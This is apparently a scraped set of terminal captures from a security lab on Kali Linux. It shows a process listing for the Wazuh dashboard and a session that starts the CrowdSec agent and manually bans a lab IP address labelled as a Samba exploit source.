host.file.path /usr/share/wazuh-dashboard/node/bin/node --no-warnings --max-http-header-size=65536 --unhandled-rejections=warn /usr/share/wazuh-dashboard/src/cli/dist -c /etc/wazuh-dashboard/opensearch_dashboards.yml 1
No output
Standard Output
wazuh-d+ 582 0.6 3.0 1048948 120756 ? Ssl 10:53 0:15 /usr/share/wazuh-dashboard/node/bin/node --no-warnings --max-http-header-size=65536 --unhandled-r
kali 30529 0.0 0.0 2600 1732 pts/1 S+ 11:33 0:00 sh -c ps aux | grep wazuh-dashboard
kali 30531 0.0 0.0 6528 2344 pts/1 S+ 11:33 0:00 grep wazuh-dashboard
Standard Error




Session Actions Edit View Help
kali@kali: ~
┌──(kali㉿kali)-[~]
└─$ sudo systemctl status crowdsec
○ crowdsec.service - Crowdsec agent
Loaded: loaded (/usr/lib/systemd/system/crowdsec.service; disabled; preset: disabled)
Active: inactive (dead)
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start crowdsec
┌──(kali㉿kali)-[~]
└─$ sudo systemctl status crowdsec
● crowdsec.service - Crowdsec agent
Loaded: loaded (/usr/lib/systemd/system/crowdsec.service; disabled; preset: disabled)
Active: active (running) since Thu 2026-03-26 09:52:26 IST; 6s ago
Invocation: c1ecf6b7657d4d63bfbf35fc67bfba96
Process: 29004 ExecStartPre=/usr/bin/crowdsec -c /etc/crowdsec/config.yaml -t (code=exited, status=0/SUCCESS)
Main PID: 29052 (crowdsec)
Tasks: 9 (limit: 4546)
Memory: 71.2M (peak: 72.7M)
CPU: 3.581s
CGroup: /system.slice/crowdsec.service
├─29052 /usr/bin/crowdsec -c /etc/crowdsec/config.yaml
└─29081 journalctl --follow -n 0 _SYSTEMD_UNIT=ssh.service
Mar 26 09:52:22 kali systemd[1]: Starting crowdsec.service - Crowdsec agent...
Mar 26 09:52:26 kali systemd[1]: Started crowdsec.service - Crowdsec agent.
┌──(kali㉿kali)-[~]
└─$ sudo cscli decisions list
No active decisions
┌──(kali㉿kali)-[~]
└─$ sudo cscli decisions add --ip 192.168.56.106 --reason "Samba exploit attack"
INFO[26-03-2026 09:53:31] Decision successfully added
┌──(kali㉿kali)-[~]
└─$ sudo cscli decisions list
ID | Source | Scope:Value | Reason | Action | Country | AS | Events | expiration | Alert ID
3 | cscli | Ip:192.168.56.106 | Samba exploit attack | ban | | | 1 | 3h59m56.101458032s | 3
┌──(kali㉿kali)-[~]
└─$
28°C